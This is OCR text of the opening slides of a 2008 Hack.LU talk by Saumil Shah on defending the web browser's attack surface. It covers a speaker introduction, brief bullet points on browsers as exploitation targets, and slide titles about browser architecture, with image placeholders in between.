Teflon: Anti-stick for the browser's attack surface

Saumil Shah
ceo, net-square

Hack.LU 2008 – Luxembourg

who am i

```
# who am i
16:08  up  4:26, 1 user, load averages: 0.28 0.40 0.33
USER     TTY      FROM                 LOGIN@  IDLE WHAT
saumil   console  -                   11:43    0:05 bash
```

- Saumil Shah

  ceo, net-square solutions

  saumil@net-square.com


  instructor: "The Exploit Laboratory"

  author: "Web Hacking - Attacks and Defense"


Web 2.0's attack surface

- It's all about the browser.
- The browser is the desktop of tomorrow...
- ...and as secure as the desktop of the 90s.
- The most fertile target area for exploitation.
- What do today's browsers look like?


Today's average browser




Browser Architecture




Browser Architecture




Browser Architecture




The Browser is Desktop 2.0






"Same Same But Different"

The Browser – Kernel analogy



